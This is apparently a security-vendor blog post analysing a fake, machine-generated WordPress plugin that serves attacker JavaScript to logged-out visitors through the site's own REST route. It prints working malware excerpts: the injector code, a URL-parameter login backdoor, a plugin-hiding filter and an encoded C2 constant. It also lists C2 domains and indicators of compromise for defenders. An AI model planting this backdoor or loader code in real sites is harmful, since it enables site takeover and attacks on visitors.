
The Wordfence Threat Intelligence Team recently analyzed a malware campaign that installs a fake WordPress plugin built almost entirely by a name generator. Various identifiers in the project – the plugin title, its directories and files, its PHP functions, variables and REST namespaces – are a machine-made compound of a prefix, a technology word and a suffix: trijavascriptly, ultravueal, maxdataic-quaddatasion. Behind the generated names is a second-stage delivery platform that runs arbitrary JavaScript in the browser of every anonymous visitor to an infected site, routes that traffic through the victim’s own domain, and lies dormant for logged-in users. In addition to files following this naming pattern, the plugin also contains files with randomized 8-character long names.
We first recovered this malware during two incident response engagements, in January 2026 and September 2026. Those two malware cleanups are the source of this technical analysis.
Two malware detection signatures were developed and released after undergoing our QA process on October 16, 2026. All Wordfence Premium, Wordfence Care, and Wordfence Response customers received these signatures immediately. Users of the free version of Wordfence received these signatures on November 15, 2026.
As part of our product lineup, we offer security monitoring and malware removal services for our Wordfence Care and Wordfence Response customers. In the event of a security incident, our incident response team will investigate the root cause, find and remove malware from your site, and help with other complications that may arise as a result of an infection. During the cleanup, malware samples are added to our Threat Intelligence database, which contains over 4.4 million unique malicious samples. The Wordfence plugin detects over 99% of these samples and indicators of compromise when using the premium signature set.
Malware Analysis
Generated Naming and Plugin Structure
The plugin uses two naming patterns. One of them combines a prefix, a technology-related root, and a suffix:
tri   + javascript   + ly    → trijavascriptly
quad  + microservice + sion  → quadmicroservicesion
ultra + vue          + al    → ultravueal
max   + data         + ic    → maxdataic
Other files have randomized eight-character names, commonly seen in malware:
5auul2bn.php
yv6b6sff.js
This pattern can be observed throughout the whole plugin. Functions are named this way (univueable_superclouded, proserviceive_alexander), as are variables ($fastrestor_allen), REST namespaces (framework-triappment-xk30rc/v1), plugin titles (ultravueal reactsion) and several unregistered domains referenced in plugin code.
The plugin code generator does not produce a lone suspicious file. It produces an entire synthetic WordPress plugin: PHP classes, JavaScript, JSON configuration with generated keys, stylesheets, PNG artwork, and a plugin header with a generated Plugin URI and Author URI. Roughly two-thirds of each file is generated filler text and consists of comment blocks and unreachable functions padding out the real logic. The directory listing below shows one such plugin.

The txt and json files above contain generated prose and don’t add to the plugin in a functional sense. The malicious code resides entirely in the JavaScript and PHP files. In the example above, the plugin entry point is platformist-quadendpointer.php while 3paddm/5auul2bn.php serves payloads and assets/yv6b6sff.js is the browser-side loader. Remaining PHP files are loaded by the main files at startup.
The Purpose of the Plugin
The way the plugin serves content is architecturally indistinguishable from modern websites that may ship a skeleton HTML page with a JavaScript loader, which fetches the actual content. Modern sites do this as an added layer to combat bots, which don’t execute JavaScript. For an attacker, the added benefit is that they can load arbitrary JavaScript in the context of a visitor’s browser without needing to store anything server-side – no files with user data, no options, user progress, no state files, not even content. The plugin’s job is to guide the visitor through a multi-step process without losing track of each visitor’s state and without storing anything on the server that might give away what content is being served or sent back to the attacker.
In a more general sense, the malware is a JavaScript loader that enables the attacker to execute JavaScript in the context of the visitor’s browser. This includes ad fraud, user redirection to malicious sites, fake update prompts, cryptocurrency drainers, phishing overlays on the real site, and keylogging to name a few. The plugin does not appear to be engaged in the theft of server-side information. We saw no code conducting database queries, file reads or outbound requests conducted via PHP files.
One directional piece of evidence is the command and control endpoint named /api/click, called once per visitor after they have been walked through the delivery stages. Reporting a conversion after a funnel is reminiscent of ad fraud or traffic resale – an operator paid per visitor delivered – rather than phishing, which prompts for the credentials on the first screen.
The Configuration Header
The main plugin file begins by defining several configuration values:
define('microtypescriptly_quickvueive', plugin_dir_path(__FILE__));
define('backendor_fastdataed', 'platformist-quadendpointer/platformist-quadendpointer.php');
define('uniendpointist_smarttypescriptive', 'T6cSdwTEXsJcDYRlaQf-Iw');
define('ultraserviceism_method', '5auul2bn.php');
define('hash_fastmicroserviceness', '3paddm');
define('quadcloudtion_quickvueless', 'yv6b6sff.js');
define('raymond_andrew', 's6qgn');
define('multiappism_miniapplicationful', '1.0.0');
define('state_smartcloudment', 'Qyj-OEer4HU-AFrNax7SxAo-eQHgyRwv_ITJOKokLJI=');
define('fastplatformless_smartrestism', '2$YUhSMGNITTZMeTlyYVd4dmNHOXliM1J2YkdsdGJ5NWpiMjA9');
define('micromicroserviceless_nanoapplicationive', plugin_dir_url(__FILE__));
define('pentaappful_unijavascriptist', 251424);
One of these constants contains an encoded command-and-control address. Its value begins with 2$. The 2 instructs the malware to base64-decode the text after the dollar sign twice. This reveals the C2 host https://kiloporotolimo[.]com.
We additionally found linearprocesshost[.]com in an earlier version of the malware and juioprtexi[.]com in a separate infection.
public static function hypercloudor_fastplatformment() {
    if (null === self::$https_nanomicroservicesion) {
        self::$https_nanomicroservicesion = new self();
    }
    return self::$https_nanomicroservicesion;
}

private function __construct() {
    $this->ultradataity_triapiing = new autojavascriptist_microendpointive();
    $this->smartreacttion_dotnet();
}

private function smartreacttion_dotnet() {
    add_action('wp_enqueue_scripts', [$this, 'virtual_superbackend']);
    add_action('wp_ajax_bivueed_minitypescriptful', [$this, 'megaserviceic_maxservicetion']);
    add_action('wp_ajax_nopriv_bivueed_minitypescriptful', [$this, 'megaserviceic_maxservicetion']);
    add_action('wp_ajax_maxendpointable_ultradataless', [$this, 'PH_FUNC_HANDLE_BOOTSTRAP']);
    add_action('wp_ajax_nopriv_maxendpointable_ultradataless', [$this, 'PH_FUNC_HANDLE_BOOTSTRAP']);
    add_action('rest_api_init', [$this, 'bialgorithming_uniinfrastructurement']);
}
Several AJAX actions are hooked and made available to visitors who are logged out. A REST API endpoint is registered.
public function bialgorithming_uniinfrastructurement() {
    register_rest_route('framework-triappment-xk30rc/v1', '/' . pythonable_unireacted, [
        'methods' => 'POST',
        'callback' => [$this, 'fastserveral_smartapplicationable'],
        'permission_callback' => '__return_true',
    ]);
}
A request to the REST endpoint goes through the function fastserveral_smartapplicationable(), which reads the JSON body as a positional array. An empty POST request yields this reply in the form of a comment: echo '/* Invalid request body */';
public function fastserveral_smartapplicationable($proapier_quickappness) {
  $multiservice_autoserviceness = $proapier_quickappness->get_json_params();
  if (empty($multiservice_autoserviceness) || !is_array($multiservice_autoserviceness)) {
    header('Content-Type: application/javascript; charset=utf-8');
    echo '/* Invalid request body */';
    exit;
  }
  $maxapplicationing_pentareacted = $this->devops_reactful($multiservice_autoserviceness);
  if (is_wp_error($maxapplicationing_pentareacted)) {
    header('Content-Type: application/javascript; charset=utf-8');
    http_response_code($maxapplicationing_pentareacted->get_error_data()['status'] ?? 500);
    echo '/* ' . esc_js($maxapplicationing_pentareacted->get_error_message()) . ' */';
    exit;
  }
  header('Content-Type: application/javascript; charset=utf-8');
  header('Cache-Control: no-cache, no-store, must-revalidate');
  echo $maxapplicationing_pentareacted;
  exit;
}
In case of success, the function devops_reactful() is invoked. We won’t display it here in its entirety for brevity, but it does the heavy lifting as the plugin’s own REST callback. It decides whether to serve this visitor, mints a session token, and sets cookies to store process conversion state. If all gates pass, it calls the attacker’s API server-side for the stage’s payload and returns that JavaScript to the browser from the victim’s own domain.
When a visitor lands on an infected site, the site will initiate the bootstrap process:
public function PH_FUNC_HANDLE_BOOTSTRAP() {
    if (is_user_logged_in()) {
        wp_send_json_error(['quadapier_pentaapplicationer' => 'Unauthorized']);
        return;
    }
    $megaapiment_smartmicroserviceed = autojavascriptist_microendpointive::PH_FUNC_GET_CLIENT_IP($_SERVER);
    $superapp_maxcloudic = $this->ultradataity_triapiing->uniendpointless_autoplatformment($megaapiment_smartmicroserviceed, 1);
    if (empty($superapp_maxcloudic)) {
        wp_send_json_error(['quadapier_pentaapplicationer' => 'Bootstrap failed']);
        return;
    }
    $PH_VAR_BOOTSTRAP_COOKIE_NAME = (defined('tLp9ciEWnfHtiVBAwV8log') ? bireactable_bivueal . '_' : '') . 'joseph_quickapplicationful';
    $PH_VAR_HASH = $this->ultradataity_triapiing->PH_FUNC_BOOTSTRAP_HASH($superapp_maxcloudic);
    $PH_VAR_EXPIRY = 300;
    setcookie($PH_VAR_BOOTSTRAP_COOKIE_NAME, $PH_VAR_HASH, time() + $PH_VAR_EXPIRY, '/', '', is_ssl(), true);
    nocache_headers();
    header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
    wp_send_json_success(['nanoalgorithmtion_autoangularist' => $superapp_maxcloudic]);
}

As we can see in the configuration section above, this function is hooked to an AJAX action. During the bootstrap process, the plugin obtains the visitor IP address. Since the malware is going to track the visitor through a multi-step process, it also sets the stage to 1. The third value is the malware build ID, which is present in the configuration data. The fourth value is the token issuance date. The four values are concatenated, encrypted with a key and base64_encoded. The bootstrap process hands back the CID in the JSON response along with a bootstrap cookie with a 5 minute lifetime.
Next, the browser will make a request to the REST API endpoint through one of the included JavaScript files. This injects another script into the header:
const script = document.createElement('script');
script.textContent = xhr.responseText;
script.setAttribute('smartapper_supermicroserviceic','1');
script.setAttribute('automicroserviceist_smartangularal', cid);
script.setAttribute('data-ph-pid', buildID);
document.head.appendChild(script);
These three attributes are the step number, CID and malware build ID we saw earlier.
The visitor’s browser never contacts an attacker-controlled host but communicates with the infected site’s own REST API route defined by the plugin over the site’s own TLS certificate. Content Security Policies, browser extensions and client-side blocklists see same-origin traffic. The PHP script then makes the outbound call server-side, to the C2 domain.
The attacker server returns data that the server composes into the JavaScript it passes on to the browser. What the browser executes is the C2 payload plus plugin-generated wrapper code. While outbound traffic to the C2 server is not usually logged on most hosts – at least not where a site owner has access – incoming requests can often be found in log files. An interesting pattern can be identified. Each visitor to the infected site will generate a triple of requests from the same IP in quick succession.
GET  /<any page>                              page carries the localized config
POST /wp-admin/admin-ajax.php?action=<gen>    CID + 5-min cookie
POST /wp-json/<plugin>-<xxxxxx>/v1/<xxxxx>    JavaScript
The graphic below illustrates the process:
The JS code that is returned by the attacker is embedded:
const script = document.createElement('script');
script.textContent = xhr.responseText;   // executes whatever C2 returns
document.head.appendChild(script);
The step sequence is driven by the payload itself, not by the plugin. The C2 server embeds that information in the JavaScript it returns. It is the returned script that makes additional requests to the REST API.
Inverted Access Control
The plugin deliberately disables the JavaScript execution chain for site visitors who are logged in.
check_ajax_referer('smartservering_quadapp', 'megainfrastructureful_mysql');
if (is_user_logged_in()) { wp_send_json_error([... => 'Unauthorized']); return; }
This check is repeated at every entry point. An administrator (or other logged in user) is deliberately not targeted. We suspect this is done to evade detection. We mentioned a lack of file reading or database exfiltration earlier. This is simply not the goal. Losing a few site visitors that could potentially be monetized is worth the lowered detection risk.
This behavior is consistent with an attacker who monetizes undifferentiated volume such as ad fraud, traffic distribution, and scam landing pages.
Comparing the Two Malware Versions
The version detected in January includes a hardcoded C2 server URL while the September version encodes it multiple times using base64_encode. This does not keep it secret, but prevents detection via a simple grep command.
The September build discussed in this post uses a REST API endpoint for communication and is cookie-gated while the original malware used an AJAX action with a nonce as a gate. We assess these changes as a response to detection pressure.
Authentication Backdoor in a Helper File
One of the plugin’s files is 64KB in size, but contains only 72 lines of code hidden in filler comments. Three functions are used as decoys and contain references to undefined variables and code that is never invoked. One function is hooked on the init hook and fires on every page load.
function autodataible_miniservicesion()
{
    if (isset($_GET['microvueity_supercloudment']) && isset($_GET['micromicroserviceor_service'])) {
        $pentavueal_fastinfrastructureive = intval($_GET['microvueity_supercloudment']);
        if ($_GET['micromicroserviceor_service'] !== "[REDACTED]") {
            exit;
        }
        wp_set_auth_cookie($pentavueal_fastinfrastructureive);
        wp_redirect("/wp-admin");
        exit;
    }
}
The function checks for the presence of two URL parameters. The parameter $_GET['microvueity_supercloudment'] is the ID of the user and $_GET['micromicroserviceor_service'] is a password that is provided by the attacker and compared to the redacted hardcoded password. The user ID is provided by the attacker and allows them to log in as any user. As a practical consequence, for as long as the plugin is present, changing passwords and requiring second factor authentication will not prevent attackers from logging in using this function.
Hiding Itself From the Plugin Screen
The plugin uses this filter to hide itself from the plugins screen:
add_filter('all_plugins', 'algorithmness_multitypescriptive');
We have seen this mechanism before – all_plugins is the filter WordPress runs before rendering the plugins page. A function hooked to this filter removes the plugin from view:
function algorithmness_multitypescriptive($plugins)
{
    $temp = proendpointless_biapiful;
    if (isset($plugins[$temp])) {
        unset($plugins[$temp]);
    }
    return $plugins;
}
By ensuring that the plugin is not listed on the plugin screen, it makes itself harder to spot.
File Modification Time Tampering and Intrusion Vector
Most malware investigations begin with a suspicious site owner looking for recently installed files – particularly plugins. A simple ls -la will list the malicious plugin directory with an installation date that is different from the majority of the other plugins. In order to prevent this, the plugin reads the plugin directory’s mtime() values for each of the plugins, picks the oldest, and applies that mtime() to its own directory and files – an anti-forensic technique called timestomping.
This results in the plugin files all carrying the same modification time, down to the second. This is unusual. Real plugin directories will contain files that are installed within seconds or even a minute or two of each other. Normal installation happens via means of downloading and extracting zip files, which takes time.
It is also important to understand that the timestomp is registered once via register_activation_hook and nowhere else. Additionally, the function is gated on current_user_can('administrator') which means that the timestomp only fires when an administrator activates the plugin through WordPress. That makes an admin account compromise the most likely intrusion vector when those conditions are observed. Activation by file write and subsequent modification of active_plugins or installation via wp-cli would not lead to timestomping.
The victim’s log files corroborate this. On one of the sites we found the error log containing references to
wp-content/plugins/platformist-quadendpointer/class/pentatypescriptly-multireacter.php
wp-content/plugins/platformist-quadendpointer-1/class/pentatypescriptly-multireacter.php
WordPress appends -1 to plugin directories when installing a plugin for which the directory already exists.
None of the files we obtained in conjunction with this malware indicated spread via any vector other than administrator installation.
Indicators of Compromise
Malware signatures covering a portion of the infected files were developed in November and December of 2025. Signatures designed specifically for this infection were released on October 16, 2026 to our Wordfence Premium, Wordfence Care, and Wordfence Response customers.
What to look for:
- Observed plugin directories include
framework-triappmentplatformist-quadendpointerultraapiist-pentajavascripteruniserviceist-multiinfrastructurelaravel-janetsmartrestal-serverfulminiapplicationing-protypescripticidatasion-fasttypescriptor
- A REST namespace at
/wp-json/of the form<generated-plugin-name>-<6 random chars>/v1. WordPress publishes every registered namespace at the REST index, so this is visible to anyone who can load the site. - Log files should contain three requests from the same IP in quick succession: A GET request to anywhere on the site, a POST request to
/wp-admin/admin-ajax.phpand another to thewp-jsonroute registered by the plugin.
Conclusion
In this post we analyzed a machine-generated fake WordPress plugin that serves attacker-controlled JavaScript to unauthenticated site visitors. It is built on a payload gateway hosted on the victim’s own domain, providing server-side access control and the ability to route entire conversations through the infected sites without needing direct communication between browser and C2 server. Persistence and evasion mechanisms include a backdoor, padding of code with prose to prevent automated detection and timestomping.
Malware detection signatures were developed and released after undergoing our QA process on October 16, 2026. All Wordfence Premium, Wordfence Care, and Wordfence Response customers received these signatures immediately. Users of the free versions of Wordfence received the same signatures on November 15, 2026, after the standard 30-day delay.
If you believe your site has been compromised, Wordfence Care includes incident response, and Wordfence Response offers the same service around the clock with a one-hour incident response time.



The post Machine-Generated Fake Plugin Turns WordPress Sites Into JavaScript Delivery Points appeared first on Wordfence.